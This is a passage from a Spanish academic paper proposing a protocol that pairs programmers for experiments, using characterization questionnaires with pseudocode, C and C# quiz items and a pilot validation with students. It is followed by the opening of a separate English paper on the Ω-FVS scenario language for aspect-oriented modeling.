Al igual que en la mayoría de las actividades humanas, el rendimiento individual en el desarrollo de software varía considerablemente de una persona a otra y se deben articular mecanismos para que dichas variaciones no afecten los resultados del estudio. Feigenspan y otros [9] realizaron un trabajo documental en el cual se analizaron 161 publicaciones y se identificaron nueve formas utilizadas por los investigadores para determinar la experiencia que un

programador posee. Estos autores definen la experiencia como la cantidad de conocimientos adquiridos respecto al desarrollo de programas.

- Años: en cuarenta y siete de los trabajos, los años que un participante ha estado programando en general o en una empresa o en cierto lenguaje se usó para determinar la experiencia de programación.
- Educación: la educación de los participantes se utilizó para indicar su experiencia en diecinueve de los artículos revisados, en los cuales se incluyó información sobre el nivel de educación alcanzado (pregrado, grado, posgrado, etc.) o las calificaciones de los cursos.
- Auto Estimación: en doce trabajos, se pidió a los participantes que estimaran su propia experiencia.
- Cuestionario específico: en nueve trabajos los autores aplicaron un cuestionario para evaluar la experiencia de programación.
- Tamaño: el tamaño de los programas que los participantes habían escrito fué utilizado como indicador en seis artículos.
- Examen: en tres trabajos se realizó un examen de programación para evaluar la experiencia de los participantes.
- Supervisor: en dos trabajos, en los que los programadores profesionales fueron utilizados como participantes, un supervisor fue el encargado de estimar su experiencia.
- No especificado: a menudo, los autores afirman que midieron la experiencia de programación, pero no especificaron cómo. Este fue el caso en treinta y nueve trabajos.
- No controlada: la experiencia de programación no se mencionó en absoluto en cuarenta y cinco trabajos, lo que amenaza la validez de los experimentos correspondientes.

2.2. Caracterización de los programadores

Se planteó la necesidad de desarrollar un método de caracterización que no se base en la percepción que tiene cada individuo acerca de sus habilidades como programador. Las personas menos competentes tienden a sobrestimar su habilidad al no tener conocimiento suficiente para reconocer sus propias limitaciones y que también es común que personas más preparadas tiendan a subestimar sus logros y sus competencias [12]. Esta caracterización persigue como único objetivo calificar un conjunto de aptitudes del programador a solo efecto de poder encontrar parejas de programadores que se puedan

considerar homogéneas. El propósito que tiene la caracterización es asegurar que dos sujetos de iguales características son indistinguibles en lo que refiere a sus aptitudes como programadores, para lo cual, se optó por analizar un amplio conjunto de aptitudes del programador. Los autores adhieren a la idea que la realización de una caracterización basada tan solo en unos pocos criterios puede incurrir en graves errores.

Algunas características de los programadores son independientes del lenguaje de programación y otras son dependientes de él. Esto definió el desarrollo de dos instrumentos de caracterización, uno independiente del lenguaje de programación (CILP) y el otro que tenga en cuenta un lenguaje de programación (CDLP).

Existe un gran número de métricas para capturar atributos de los procesos y productos software, que tradicionalmente se han realizado confiando en la sabiduría de los expertos y esta situación ha conducido frecuentemente a cierto grado de imprecisión en las definiciones, propiedades y suposiciones de las métricas, haciendo que el uso de las métricas sea difícil, la interpretación peligrosa y los resultados de muchos estudios de validación contradictorios [10].

Para la construcción de las herramientas de caracterización se ha tenido en cuenta el procedimiento general de construcción de un instrumento de medición propuesto por Sampiere [11] y el método para la definición de métricas válidas propuesto por Genero, Cruz-Lemus y Piattini [10], adaptando dichos procedimientos a la necesidad de este trabajo.

Por cuestiones relacionadas a la síntesis que esta publicación demanda, no es posible detallar cada uno de los pasos que han permitido definir los instrumentos ni el contenido de cada dimensión de los mismos.

[Sampieri et al., 2010] considera que al comenzar a desarrollar el o los instrumentos de medición, es necesario reflexionar sobre las variables a considerar y algunas otras precisiones. Esta reflexión resulta reflejada en las respuestas a una serie de preguntas, en nuestro caso se presenta en la Tabla 1.

En la Tabla 2, se presentan los dominios del contenido de la variable (dimensiones), los indicadores de cada dimensión, y la nomenclatura propuesta de las dimensiones para el instrumento que se empleará para la caracterización independiente del lenguaje de programación.

En la Tabla 3, se presentan los dominios del contenido de la variable (dimensiones), los indicadores de cada dimensión, y la nomenclatura propuesta de las dimensiones para el instrumento que se empleará para la caracterización dependiente del lenguaje de programación.

Tabla 1. Preguntas para la identificación de las variables y otras precisiones.

Preguntas	Respuestas
¿Qué se va a medir?	Características de los programadores que son independientes a un lenguaje de programación en particular.
¿Quiénes van a ser medidos?	Programadores de sistemas informáticos.
¿Cuándo?	La herramienta se utilizará antes de formar los pares experimentales ya que dicha formación dependerá, en parte, de las características relevadas por esta herramienta.
¿Dónde?	En cualquier investigación que se encuentre ante la necesidad de formar pares experimentales de programadores.
¿Qué tipo de datos queremos obtener?	Las características de un programador que son independientes a un lenguaje de programación en particular.
¿Nuestro propósito al recolectar los datos es?	Contar con indicadores que nos permitan formar pares experimentales de programadores.

Tabla 2. Variable, dimensiones, nomenclatura de cada dimensión y sus indicadores.

Variable a medir	Dimensión	Nomenclatura	Indicador
Características independientes del lenguaje de programación	<i>Nivel de formación.</i>	<i>CILP1</i>	Refiere al nivel alcanzado por el participante en su educación ya sea formal o informal.
	<i>Experiencia</i>	<i>CILP2</i>	Refiere a los años de experiencia como programador y a la cantidad de lenguajes que manifiesta conocer.
	<i>Comprensión de una Especificación</i>	<i>CILP3</i>	Capacidad que tiene el programador para comprender una especificación simple y el tiempo insumido.
	<i>Comprensión de Pseudocódigo</i>	<i>CILP4</i>	Capacidad que tiene el programador de interpretar el funcionamiento de bloques de pseudocódigo y el tiempo insumido.
	<i>Capacidad Algorítmica</i>	<i>CILP5</i>	Capacidad que tiene el programador en desarrollar una solución con pseudocódigo y el tiempo que emplea en realizar dicha solución.

Tabla 3. Variable, dimensiones, nomenclatura de cada dimensión y sus indicadores.

Variable a medir	Dimensión	Nomenclatura de la Dimensión	Indicador
Características dependientes del lenguaje de programación	<i>Lenguaje Elegido</i>	CDLP1	Refiere al lenguaje de programación que el participante expresa dominar con mayor fluidez y a los años de experiencia que tiene con este.
	<i>Conocimiento Teórico</i>	CDLP2	Refiere al nivel de conocimientos sobre aspectos teóricos del lenguaje de programación que el participante posee.
	<i>Comprensión de Código Fuente</i>	CDLP3	Capacidad que tiene el programador de interpretar el funcionamiento de bloques de código y el tiempo insumido en ello.

En lo que respecta a la decisión del tipo y formato del instrumento y su contexto de administración se utilizará el procedimiento de recolección de datos mixto conformado por dos cuestionarios (CILP y CDLP) y luego por una entrevista.

Con el propósito de minimizar los errores de caracterización, una vez que el participante haya contestado el cuestionario, se desarrollará una entrevista individual donde el entrevistador realizará preguntas a efectos de que el participante justifique sus respuestas y ante la correcta justificación el entrevistador dará la misma como válida. El contexto de administración será una sala provista de una computadora por programador ya que la primera instancia, la que refiere al cuestionario, es auto administrada permitiendo llevar esta acción de forma individual o grupal, para luego si pasar a la instancia de entrevista.

2.2.1. Cuestionario de Caracterización Independiente del Lenguaje de Programación. A continuación se enumeran los ítems que forman parte del cuestionario que permite relevar las variables de caracterización que son independientes del lenguaje de programación:

1. De las siguientes alternativas seleccione la que corresponde al nivel educativo máximo del cual posee título oficial.

- Primaria
- Secundaria no técnica
- Secundaria técnica
- Terciaria
- Universitaria pregrado
- Universitaria de grado
- Universitaria de posgrado

2. ¿Cuántas materias o cursos de programación ha realizado hasta el momento?

- Ninguno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

3. ¿Cuántos años de experiencia tiene como programador?

- Menos de uno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

4. Suponiendo la siguiente escala de nivel que un programador tiene en un lenguaje de programación (Muy Malo, Malo, Regular, Bueno y Muy Bueno) ¿En cuántos lenguajes de programación considera tener un nivel regular o superior?

- Menos de uno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

5. Suponiendo que se desea escribir en pseudocódigo un algoritmo capaz de procesar un archivo de texto y en cada línea del mismo se encuentra un numero comprendido en el rango [0 - 99]. El algoritmo deberá recorrer el archivo a efectos de informar por pantalla en qué posición se encuentra el número más alto, en el caso de repetirse dicho numero en más de una línea se deberá de informar la primer ocurrencia. La ruta a dicho archivo se le solicitara al usuario al inicio del programa.

- Indique el resultado que se espera obtener al ejecutar el algoritmo
- Indique si existe la necesidad de solicitar algún dato al usuario y en tal caso cual
- Indique si existe la necesidad de utilizar una estructura condicional
- Indique si existe la necesidad de utilizar una estructura repetitiva

6. Suponiendo el siguiente bloque de pseudocódigo, ¿Cuál es la salida por pantalla? :

```
FOR X = 1 to 100
  IF X%10 == 0 THEN
    PRINT X;
  X=X*2;
  END IF
END FOR
```

7. Suponiendo el siguiente bloque de pseudocódigo, ¿Cuál es la salida por pantalla? :

```
NUM X=49;
NUM Z=0;
WHILE X < 50
  PRINT X;
  IF Z== 5 THEN
    X=X+1;
  END IF
  Z=Z+1;
END WHILE
```

8. Luego de ser completados los lugares en blanco, el programa deberá permitir validar los datos de acceso de un usuario al sistema. El usuario utilizará como nombre de acceso 'admin' y como contraseña '2357'. El programa deberá dar como máximo tres oportunidades. Si el usuario ingresa un nombre de cuenta inválido el mensaje a mostrar será 'USUARIO NO REGISTRADO'. Si ingresa bien el nombre de usuario y la contraseña es incorrecta el mensaje será 'CONTRASEÑA INVALIDA'. Si tanto el nombre como la contraseña son correctos el mensaje será 'BIENVENIDO'. En el caso de exceder la cantidad de intentos el programa deberá finalizar.

```
1 NUM intento = 0;
2 STR usuario;
3 0 password;
4 1
5 2 (intento 3 3)
6 {
7   usuario = 4 ;
8   password = READ();
9
10  IF( usuario 5 "admin")
11  {
12     PRINT "USUARIO NO REGISTRADO";
13     6 ++;
14  }
15  }
16  7
17  {
18     IF( contraseña 8 "2357")
19     {
20        registrado = 1;
21        BREAK;
22     }
23     PRINT "CONTRASEÑA INVALIDA";
24     intento 9;
25  }
26 }
27 IF( registrado 10 1)
28 {
29   PRINT "BIENVENIDO";
30 }
```

9. Escriba en pseudocódigo un programa que calcule el sueldo neto de un trabajador quien cobra según las horas trabajadas. El cálculo se realiza de la siguiente forma:

- El valor de la hora es \$100
- Las primeras 160 horas a una tarifa fija.
- Las horas extras se pagan a un 50% más de la tarifa fija.
- Los impuestos a deducir de los trabajadores varían según el sueldo mensual. Si el sueldo supera los \$15000 el trabajador pagara un 10% de impuesto.

El programa deberá solicitar al usuario la cantidad de horas trabajadas e indicar por pantalla el sueldo neto que el trabajador percibirá por sus servicios.

2.2.2. Cuestionario de Caracterización Dependiente del Lenguaje de Programación C.

A continuación se enumeran los ítems que forman parte del cuestionario que permite relevar las variables de caracterización que son dependientes del lenguaje de programación C:

1. ¿Cuántos años de experiencia tiene con el lenguaje de programación elegido?

- Ninguno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

2. ¿Durante cuántos años utilizó el lenguaje de programación elegido de manera profesional?

- Ninguno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

3. Relacione el nombre de la función con la descripción de la misma.

scanf ___ strcmp ___ realloc ___ sizeof ___

- Lee exclusivamente strings de la entrada estándar.
- Compara dos cadenas de caracteres.
- Redimensiona memoria previamente reservada con malloc.
- Retorna la longitud de un array.
- Copia una cadena de caracteres en otra.
- Lee datos formateados de la entrada estándar.
- Reserva memoria de manera dinámica.
- Retorna el tamaño en bytes ocupado por un tipo de dato.

4. Relacione la palabra reservada con la descripción de su propósito.

define ___ continue ___ typedef ___

- Sustituye la cadena de token por cada aparición del identificador.
- Causa la inmediata salida de una estructura de control.
- Da un nombre nuevo a cualquier tipo de datos.
- Declara una variable indicando que su valor es inalterable.

- Produce un salto en la ejecución de código, al pie del bloque que lo contiene.
- Define un nuevo tipo de dato.

5. ¿Qué es y para que se utiliza una estructura?

6. ¿Qué es un puntero?

7. ¿En una función a que se denomina pasaje por valor y pasaje por referencia?

8. ¿Si la variable op tiene valor 'H' cuál es la salida por pantalla del siguiente fragmento de código?

```
switch(op)
{
    case 'H' : printf("Hola ");
    case 'J' : printf("Juan ");
    case 'C' : printf("Chau ");
    break;
}
```

9. ¿Cuál es la salida por pantalla del siguiente fragmento de código?

```
#include <stdio.h>
int main()
{
    int data[5], i;
    for(i = 5; i > 0; i--)
        *(data + i) = i;
    for(i = 0; i < 5; i++)
        printf("%d-", *(data + i));
    return 0;
}
```

10. ¿Cuál es el propósito del siguiente bloque de código?

```
int num=50, i=1;
while( i<=num)
{
    if( !( num % i))
    {
        printf("%d", i);
    }
    i++;
}
```

11. A partir del siguiente código indique qué valor se muestra por la consola

```
int *p, *q;
int x = 4;
p = &x;
q = p;
*q += 3;
printf("%d", *p);
```

2.2.3. Cuestionario de Caracterización Dependiente del Lenguaje de Programación C#. A continuación se enumeran los ítems que forman parte del cuestionario que permite relevar las variables de caracterización que son dependientes del lenguaje de programación C#.

1. ¿Cuántos años de experiencia tiene con el lenguaje de programación elegido?

- Ninguno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

2. ¿Durante cuántos años utilizó el lenguaje de programación elegido de manera profesional?

- Ninguno
- Uno
- Dos
- Tres
- Cuatro
- Entre cinco y diez
- Más de diez

3. Relacione el nombre de los métodos con la descripción de los mismos.

Console ___ Object.Equals ___
Int32.TryParse ___ List.Count ___

- Compara si dos objetos hacen referencia a una misma instancia
- Retorna la cantidad de ítems de una lista
- Intenta convertir un dato a entero. Si lo logra retorna el número convertido.
- Compara dos objetos por su valor
- Representa los flujos de salida para las aplicaciones de consola.
- Intenta convertir un dato a entero. Si lo logra retorna true caso contrario retorna false.
- Retorna el tamaño en bytes ocupado por la lista
- Representa los flujos de entrada, salida y error estándar para las aplicaciones de consola.

4. Relacione la palabra reservada con la descripción de su propósito.

using ___ break ___ : (Ej. C1:C2) ___

- Importa una clase.
- Produce un salto en la ejecución de código, al pie del bloque que lo contiene.
- Define una relación de herencia, donde C1 hereda de C2.
- Importar espacios de nombres (namespaces).

- Define una relación de herencia, donde C2 hereda de C1.
- Causa la inmediata salida de una estructura de control.

5. ¿Qué diferencia existe entre un método abstract y uno virtual?

6. ¿Qué se puede definir dentro de una interfaz?

7. Si defino class A : B, C. ¿Es esto correcto? De serlo, ¿De qué tipo deberían ser B y C?

8. ¿Si la variable op tiene valor "H" cuál es la salida por pantalla del siguiente fragmento de código?

```
switch(op)
{
    case "H": Console.WriteLine("Hola ");
    case "J": Console.WriteLine("Juan ");
    case "C": Console.WriteLine("Chau ");
    break;
}
```

9. ¿Cuál es la salida por pantalla del siguiente fragmento de código?

```
static int main(){
    int max = 5;
    int[] data = new int[max];
    int i;
    for (i = 5; i > 0; i--)
        data[max-i] = i;
    for (i = 0; i < 5; i++)
        Console.WriteLine("{0}-", data[i]);
    return 0;
}
```

10. ¿Cuál es el propósito del siguiente bloque de código?

```
int num = 50, j = 1;
while( j <= num)
{
    if( (num % j) == 0 )
    {
        Console.WriteLine("{0}-", j);
    }
    j++;
}
```

11. A partir del siguiente código indique qué valor se muestra por la consola

```
Clase1 c1 = new Clase1 (12);
Clase1 c2 = c1;
c1.Dato = 445;
c2.Dato = 4;
Console.WriteLine(c1.Dato);
```

2.3. Mecanismo de formación de pares experimentales de programadores

Es pertinente contar con un mecanismo que asegure que las parejas experimentales se encuentran integradas por sujetos homogéneos, esto implica que según su caracterización son indistinguibles o presentan diferencias mínimas.

$$d(p, q) = \sqrt{(p_1 - q_1)^2 + (p_2 - q_2)^2 + \dots + (p_i - q_i)^2 + \dots + (p_n - q_n)^2}.$$

Figura 1. Distancia euclídea [15].

2.3.1. Criterio de Utilización de las Variables. Del procedimiento de caracterización surgen múltiples variables, algunas relacionadas a características independientes del lenguaje de programación y otras a características que dependen del desempeño del programador en un lenguaje de programación en particular.

2.3.2. Normalización. El proceso de normalización implica transformar los valores de las variables independientes a fin de que estas queden representadas en el rango [0-10] independientemente de cual fuese su escala original. Este paso, permitirá asegurar que ninguna de las variables intervinientes en el cálculo de distancia se encuentran ponderadas por sobre otras.

2.3.3. Penalidades por tiempo. Cada una de las variables medida es acompañada por el tiempo insumido por el participante en completar los ejercicios relacionados a la misma. A efectos de formar pares experimentales que no solo sean indistinguibles en lo que refiere a conocimiento sino también al tiempo insumido para dar dicha respuesta, se aplicará una penalidad en el puntaje obtenido según el tiempo insumido, la puntuación obtenida se irá decrementando en un 10% por cada cinco minutos insumidos.

2.3.4. Cálculo de Distancia. En un escenario donde se requiere evaluar múltiples variables, todas ellas cuantitativas y cuyos valores pertenecen luego del proceso de normalización al intervalo [0,10] se debe definir el criterio a ser empleado para determinar la distancia existente entre dos sujetos. Por tratarse de un espacio n-dimensional se aplicará el cálculo de distancia euclídea [15] (Figura 1). Se realizará el cálculo de distancia entre participantes donde el valor del módulo de la diferencia entre variables del mismo tipo no supere un umbral, esta restricción permitirá establecer una distancia

máxima tolerada la cual no podrá ser producto de una diferencia significativa en una sola variable.

2.3.5. Selección de Parejas Experimentales. El algoritmo sigue un proceso secuencial en el que a cada paso toma una decisión, seleccionar la mínima distancia de entre las disponibles y luego en el siguiente paso el algoritmo se encuentra con un problema idéntico, pero estrictamente menor, al que tenía en el paso anterior y vuelve a aplicar la misma función de selección para tomar la siguiente decisión [14].

3. Caso de validación del protocolo

El caso de validación tiene por propósito demostrar el nivel de confiabilidad y validez inicial de los instrumentos de medición. Las características que intervienen en la formación de los pares experimentales son: Comprensión de una Especificación (CILP3), Comprensión de Pseudocódigo (CILP4), Capacidad Algorítmica (CILP5), Conocimiento Teórico (CDLP2) y Comprensión de Código Fuente (CDLP3).

Para la realización de la prueba piloto inicial, se convocó a participar de la investigación a alumnos del primer año de la carrera de Técnico Superior en Programación de la Regional Avellaneda de la Universidad Tecnológica Nacional que han manifestado conocer el lenguaje de programación C o el lenguaje de programación C#, logrando conformar un grupo de 14 programadores de cada lenguaje. Luego de ser caracterizados los participantes, se les solicitó resolver una tarea posible de ser finalizada en un tiempo no superior a las cuatro horas disponibles, por último se aplicó el protocolo de formación de pares experimentales de programadores a efecto de poder determinar si cada pareja experimental presenta o no diferencias significativas en la resolución de la tarea.

Tabla 4. Resultados normalizados de la caracterización programadores de lenguaje C.

Sujeto	CDLP2	CDLP3	CILP3	CILP4	CILP5
1	2.40	0.00	10.00	0.00	1.64
2	8.10	6.75	9.00	5.00	6.36
3	6.40	4.00	7.50	5.00	2.73
4	9.00	9.00	4.50	5.00	6.36
5	6.30	2.25	6.75	7.00	2.18
6	7.20	6.00	4.50	9.00	0.67
7	8.10	0.00	7.50	4.50	1.48
8	5.60	2.25	10.00	4.50	4.43
9	8.00	4.50	6.75	9.00	2.96
10	6.30	4.50	4.50	4.50	7.64
11	7.20	2.50	6.75	5.00	1.86
12	9.00	6.75	9.00	9.00	5.45
13	5.60	0.00	7.50	5.00	7.00
14	6.40	0.00	9.00	4.50	3.87

Si al aplicar el protocolo, los pares experimentales conformados no presentan diferencias significativas al resolver con el mismo lenguaje la misma tarea, se podrá considerar que tanto los instrumentos como el protocolo de formación de pares experimentales se encuentran en una versión estable.

Los resultados que surgen del proceso de caracterización de los programadores de lenguaje C figuran en la (Tabla 4) y los de lenguaje C# en la (Tabla 5).

Tabla 5. Resultados normalizados de la caracterización programadores de lenguaje C#.

Sujeto	CDLP2	CDLP3	CILP3	CILP4	CILP5
15	9.00	9.00	10.00	4.50	5.91
16	4.00	5.00	10.00	0.00	2.86
17	6.30	2.5	7.50	10.00	7.00
18	9.00	2.25	6.75	5.00	5.18
19	3.60	2.25	5.00	5.00	2.86
20	7.20	6.75	10.00	4.50	5.45
21	8.00	2.25	7.50	5.00	4.77
22	5.40	6.75	10.00	5.00	7.27
23	8.10	2.5	10.00	4.50	4.43
24	7.00	2.5	7.50	5.00	4.77
25	6.00	5.00	7.50	0.00	5.73
26	8.00	5.00	10.00	0.00	5.17
27	5.00	5.00	7.50	5.00	2.73
28	8.00	5.00	10.00	5.00	7.64

En la (Tabla 6 y 7) se presenta las matrices de distancia correspondientes a cada lenguaje, las intersecciones pintadas de color negro representan pares de sujetos que no deben ser considerados ya que en por lo menos una de sus dimensiones han presentado una distancia superior al cincuenta por ciento. Los pares experimentales que surgen de aplicar el algoritmo se encuentran resaltados en color gris. Por último se presentan las diferencias de tiempo que existen entre los programadores que integran cada par experimental en la (Tabla 8) y en la (Tabla 9).

Tabla 6. Matriz de distancia programadores de lenguaje C.

ID	2	4	5	7	9	11	12	14
2	-	5.11	7.07		6.14	6.65	4.20	
4	5.11	-			7.34		6.49	
5	7.07		-	3.95	3.54	2.23	6.88	4.38
7			3.95	-	6.58	2.83		9.20
9	6.14	7.34	3.54	6.58	-	4.67	4.17	7.00
11	6.65		2.23	2.83	4.67	-	7.44	4.03
12	4.20	6.49	6.88		4.17	7.44	-	
14			4.38	9.20	7.00	4.03		-

En lo referente al tiempo empleado para realizar la caracterización, el tiempo promedio utilizado para llevar adelante la caracterización independiente del lenguaje de programación fue de 28 minutos, para la caracterización dependiente del lenguaje de programación el tiempo promedio empleado fue de 19 minutos y para llevar a cabo las entrevistas en promedio se utilizaron 6 minutos por participante.

Tabla 7. Matriz de distancia programadores de lenguaje C#.

ID	15	18	20	22	23	24	25	26
15	-		2.92	4.49		7.18	6.15	4.50
18		-	5.86	6.94	2.19	6.51	6.64	5.01
20	2.92	5.86	-	2.61	5.01	5.57	4.90	2.95
22	4.49	6.94	2.61	-	5.76	6.09	6.27	6.27
23		2.19	5.01	5.76	-	5.76	6.22	4.66
24	7.18	6.51	5.57	6.09	5.76	-	3.25	6.24
25	6.15	6.64	4.90	6.27	6.22	3.25	-	5.58
26	4.50	5.01	2.95	6.27	4.66	6.24	5.58	-

Puede observarse en la (Tabla 8) y en la (Tabla 9) que los pares experimentales de programadores presentan diferencias en el tiempo empleado para resolver la misma tarea con el mismo lenguaje de programación inferiores a los ocho minutos en todos los casos.

Tabla 8. Diferencias de tiempo programadores de lenguaje C.

ID Sujetos	Diferencia de Tiempo	
2	4	6
5	11	3
7	14	5
9	12	5

Tabla 9. Diferencias de tiempo programadores de lenguaje C#.

ID Sujetos	Diferencia de Tiempo	
18	24	5
20	22	6
25	26	8
15	28	3

4. Conclusiones y Futuros Trabajos

Con el fin de proponer un protocolo de formación de pares experimentales de programadores se ha llevado a cabo un análisis documental en lo que refiere a los beneficios que esta forma de experimentación aporta en el área de Ingeniería de Software.

Se ha logrado la construcción de dos instrumentos que permiten caracterizar a los programadores.

Se ha definido el procedimiento que permite formar los pares experimentales a partir de los datos obtenidos con los instrumentos de caracterización.

Por último se ha verificado mediante un caso de validación que los pares experimentales de programadores obtenidos mediante la aplicación del protocolo no presentaron diferencias significativas en lo que refiere al tiempo empleado en resolver una misma tarea de programación.

Se puede concluir que en lo que refiere a la formación de los pares experimentales de programadores, el protocolo ha funcionado satisfactoriamente y por lo tanto se considera que tiene un nivel de confiabilidad, validez y objetividad aceptable ya que demostró consistencia entre los resultados obtenidos.

Como trabajo futuro se identifica la necesidad de: (a) poder aplicar el protocolo en otros lenguajes de programación, (b) poder utilizar el protocolo para formar pares experimentales entre sujetos que utilizan distintos lenguajes de programación a efectos de poder medir si un lenguaje de programación en particular afecta o no a la productividad informática.

5. Referencias

- [1] Argimón, J. Métodos de Investigación Clínica y Epidemiológica. Elsevier España. 84-8174-709-2. (2004).
- [2] Halstead, M.. Elements of Software Science. Elsevier Science Inc., New York, NY, USA.(1977).
- [3] McCabe, T. J. A complexity measure. IEEE Transactions on software Engineering , 4, 308-320. 1976.
- [4] Riaz, M., Mendes, E., & Tempero, E. A systematic review of software maintainability prediction and metrics. In Proceedings of the 2009 3rd International Symposium on Empirical Software Engineering and Measurement (pp. 367-377). IEEE Computer Society. 2009.
- [5] Rilling, J., y Klemola, T. Identifying Comprehension Bottlenecks Using Program Slicing and Cognitive Complexity Metrics. 10th IEEE Working Conference on Reverse Engineering. 10, pp. 115-125. Oregon, USA: IEEE. 2003.
- [6] Juristo, N., & Moreno, A. M. Basics of software engineering experimentation. Springer Science & Business Media. 2013
- [7] Wohlin, C., Runeson, P., Höst, M., Ohlsson, M. C., Regnell, B., & Wesslén, A. Experimentation in software engineering. Springer Science & Business Media. 2012.
- [8] Campbell, J. P., McCloy, R. A., Oppler, S. H., & Sager, C. E. A theory of performance. In Schmitt, N., Bormann, W.C.

et al. (Eds.), Personnel selection in organizations, 35-70, San Francisco, Jossey-Bass. 1993.

[9] Feigenspan, J., Kästner, C., Liebig, J., Apel, S., & Hanenberg, S. Measuring programming experience. In Program Comprehension (ICPC), IEEE 20th International Conference on (pp. 73-82). IEEE. 2012.

[10] Genero, M., Cruz-Lemus, J. A., Piattini, M.: Métodos de Investigación en Ingeniería del Software. RaMa 2014.

[11] Sampieri, R. H., Collado, C. F., & Lucio, P. B. Metodología de la investigación. México: McGraw-Hill. 2010.

[12] Kruger, J., & Dunning, D. Unskilled and unaware of it: how difficulties in recognizing one's own incompetence lead to inflated self-assessments. Journal of personality and social psychology, 77(6), 1121. 1999.

[13] Wilking, D., Schilli, D., & Kowalewski, S. Measuring the human factor with the rasch model. In Balancing agility and formalism in software engineering (pp. 157-168). Springer Berlin Heidelberg. 2008.

[14] Soriano, M. A. Algoritmos Voraces. Facultad d'Informática, U.P.C. Consultado el 3 de Enero de 2017, disponible en <http://www.cs.upc.edu/~mabad/ADA/curso0708/GREEDY.pdf>. 2007.

[15] Deza, Elena; Deza, Michel Marie. Encyclopedia of Distances. Springer. p. 94. 2009.

Using the Power of Abstraction to Express High-Level Behavior in Aspect Oriented Approaches

Fernando Asteasuain
Universidad Nacional de Avellaneda
España 350 – Avellaneda- BsAs
UAI-CAETI
fasteasuain@undav.edu.ar

Francisco Tarulla
Departamento de Computación
FCEyN – UBA
Pabellón I Ciudad Universitaria
ftarulla@dc.uba.ar

Pablo Daniel Gamboa
UAI-CAETI

pablodaniel.gamboa@alumnos.uai.edu.ar

Abstract

Flexible and expressive notations are needed to specify high-level behavior aspects in early stages. In this work we propose Ω -FVS as a potential solution to this problem. In particular, we exploit Ω -FVS expressive power, capable of denoting Ω -regular properties, to express and reason about high level behavior. In addition, a first step regarding aspect-oriented model checking is taken introducing a tool that translates Ω -FVS graphical scenarios into Büchi automata.

1. Introduction

Aspect Orientation [1] proposes advanced modularization techniques to express a system as a composition of different local and partial views of the system. In general, this approach takes the form where views based on non functional requirements such as security, logging or transactional issues are added to a “main” view describing the functional behavior of the systems. Aspects definitions include those places in the main view where the additional behavior is to be aggregated.

One of the latest challenges for aspect oriented approaches is to express these techniques to capture the behavior of “high level” events [3,8-9]. The main distinguishable characteristic of these type of events, sometimes referred as “behavioral patterns” [3], is that they can be denoted in terms of other events usually related to a lower level of abstraction. For example, the notion of congestion can be seen as a high level event in a traffic monitoring system [3]. Similarly, in an electronic shop system, the possibility to offer a special discount to a product whose sales’ rate are below expectations is also another example of a high level event [8].

A plethora of approaches have been proposed to address high level events with aspect orientation [3,8-9].

Sometimes aspects definitions are extended with finite state machines or employing constructors based on implementations languages (for example, gummy modules in [3]). However, since most of them are focused over an implementation perspective, there is still the need to tackle these notions in early stages of software development [10-12]. In this sense, the expressive power of the notation used is a crucial factor [10-12,24]. Expressive and flexible notations are needed to express aspects behavior to avoid known problems such as *Aspects Interference Problem* [13] or the *AOP paradox problem* [14].

Given this context, in this work we propose the Ω -FVS [15] language to denote high level events with an aspect oriented flavor in early stages. Declarative approaches seem a natural alternative since they are closer to the way requirements are expressed [16]. Ω -FVS is an extension of the FVS (Feather Weight Visual Scenarios), a declarative language based on graphical scenarios, and is expressive enough to denote Ω -regular properties, a distinguishable feature among declarative approaches (being, for example, more expressive than Linear Temporal Logic). This is due to the introduction of “ghosts” events that allow expressing behavior in a higher level of abstraction reasoning about events which are not present in the vocabulary of the system. In addition, Ω -FVS scenarios can be translated into Büchi automata [15], enabling the possibility of performing formal validation using Ω -FVS specifications as input to model checkers tools [17,18]. In this work we take a first step to formally validate the high level behavior introduced by the aspects.

1.1. Previous work and new contributions

FVS has been employed as an aspect oriented modeling language [10]. We now build upon that work introducing the following new features:

- We specify high-level aspects behavior relying on Ω -FVS expressive power.
- We introduce a tool implementing Ω -FVS called GTxFVS. This tool also allows the interaction between Ω -FVS and model checkers. In particular, we interact with the LTSA model checker [17].
- We take a first step to formally validate the high level behavior introduced by the aspects.
- We present case studies based on examples found in the literature to illustrate our approach.

The rest of the paper is structured as follows. Section 2 describes FVS main features. Section 3 presents the case studies whereas Section 4 shows the conclusions of the work. Finally, Section 5 mentions related work and Section 6 introduces some challenges to be addressed as future work.

2. Background: Ω -FVS

In this section we will informally describe the standing features of Ω -FVS [15]. The reader is referred to [15] for a formal characterization of the language. Ω -FVS is a graphical language based on scenarios. Scenarios are partial order of events, consisting of points, which are labeled with a logic formula expressing the possible events occurring at that point, and arrows connecting them. An arrow between two points indicates precedence of the source with respect to the destination: for instance, in Figure 1-a A-event precedes B-event. We use an abbreviation for a frequent sub-pattern: a certain point represents the next occurrence of an event after another. The abbreviation is a second (open) arrow near the destination point. For example, in Figure 1-b the scenario captures the very next B-event following an A-event, and not any other B-event. Conversely, to represent the previous occurrence of a (source) event, there is a symmetrical notation: an open arrow near the source extreme. For example, in Figure 1-c the scenario captures the immediate previous occurrence of a B-event from the occurrence of the A-event, and not any other B-event. Events labeling an arrow are interpreted as forbidden events between both points. In Figure 1-d A-event precedes B-event such that C-event does not occur between them. FVS features aliasing between points. Scenario in 1-e indicates that a point labeled with A is also labeled with $A \wedge B$. It is worth noticing that A-event is repeated on the labeling of the second point just because of Ω -FVS formal syntaxes [15]. Finally, two special points are introduced as delimiters to denote the beginning and the end of an execution. These are shown in Figure 1-f.




Figure 1. Basic Elements in Ω -FVS

